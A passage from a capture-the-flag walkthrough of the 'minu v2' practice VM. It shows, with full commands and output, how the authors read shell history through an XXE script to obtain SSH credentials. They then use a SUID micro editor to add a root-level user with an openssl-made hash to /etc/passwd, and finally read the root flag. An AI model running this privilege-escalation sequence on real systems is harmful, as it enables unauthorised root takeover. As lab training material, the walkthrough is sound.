
We thought of exploring other commands using the same script.
Since the target machine is using the /bin/ash shell, we thought of checking the shell history in the /.ash_history directory by editing the script file.



After editing we uploaded the file and got some useful information from the history file, which gave us a username and a password.



So we tried to ssh the target machine with username employee and a password superultrapass3 which we got above and were successfully able to login.



After logging in we checked for the suid permissions for privilege escalation and got one file with name micro which came out to be an editor tool.

```
minuv2:~$ ls
image.svg    main-static  main.pl      perl.out     public
minuv2:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/micro
/bin/bbsuid
minuv2:~$
```

We tried to pipe the contents of /etc/passwd file into the macro editor where we can edit or add new users with root privileges

cat /etc/passwd | usr/bin/micro

```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
No name (1,1) Unknown                                   F1 for help
```

We created the password for the new user using the openssl tool.

```
┌─[baz@parrot]─[~/ctf/minu]
└──╼ $openssl passwd -1 asdf
$1$Cs5BCK9I$SMFJV7avM0l5mGmoPq1FB/
┌─[baz@parrot]─[~/ctf/minu]
```

After that, we added the new user test and hashed password with root privileges into the /etc/passwd file and saved it.

```
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
chrony:x:100:101:chrony:/var/log/chrony:/sbin/nologin
employee:x:1000:1000:Linux User,,,:/home/employee:/bin/ash
ninja:$1$Cs5BCK9I$SMFJV7avM0l5mGmoPq1FB/:0:0:root:root:/bin/ash

No name (1,1) Unknown                                          F1 for help
```

Once we had a user with root privileges we switched to that user and successfully got the shell with root shell and eventually got the flag.

su ninja
pass- asdf
id
whoami
cd /root
cat flag.txt

```
sync:x:5:0:sync:/sbin:/bin/sync
minuv2:~$ su ninja
Password:
minuv2:/home/employee# id
uid=0(root) gid=0(root) groups=0(root)
minuv2:/home/employee# whoami
root
minuv2:/home/employee# cd /root/
minuv2:~# ls
flag.txt
minuv2:~# cat flag.txt
 ____  ____  ____  ____  ____  ____  ____  ____
/\/\ (_)_ __  /\ /\__   _|___ \
/    \| | '_ \/ / \ \ \ / / __) |
/ /\/\ \ | | | \ \_/ /\ V / / __/
\/    \/_|_| |_|\___/  \_/ |____|

# You got r00t!

 flag{6d696e75326973617765736f6d65}

# I hope you had fun hacking this box, I tried to design this VM to be (a bit) different
# by having newer or not-so-common technologies and a minumal linux install.
#
# Please don't post the content below on Social Networks to let others do the challenge.
#
# As you know by now, the entry point is an XXE vulnerability that can be exploited by
# modifying an image. After that you can enumerate a user and the linux version to know
# that it uses a different file in its home dir.
```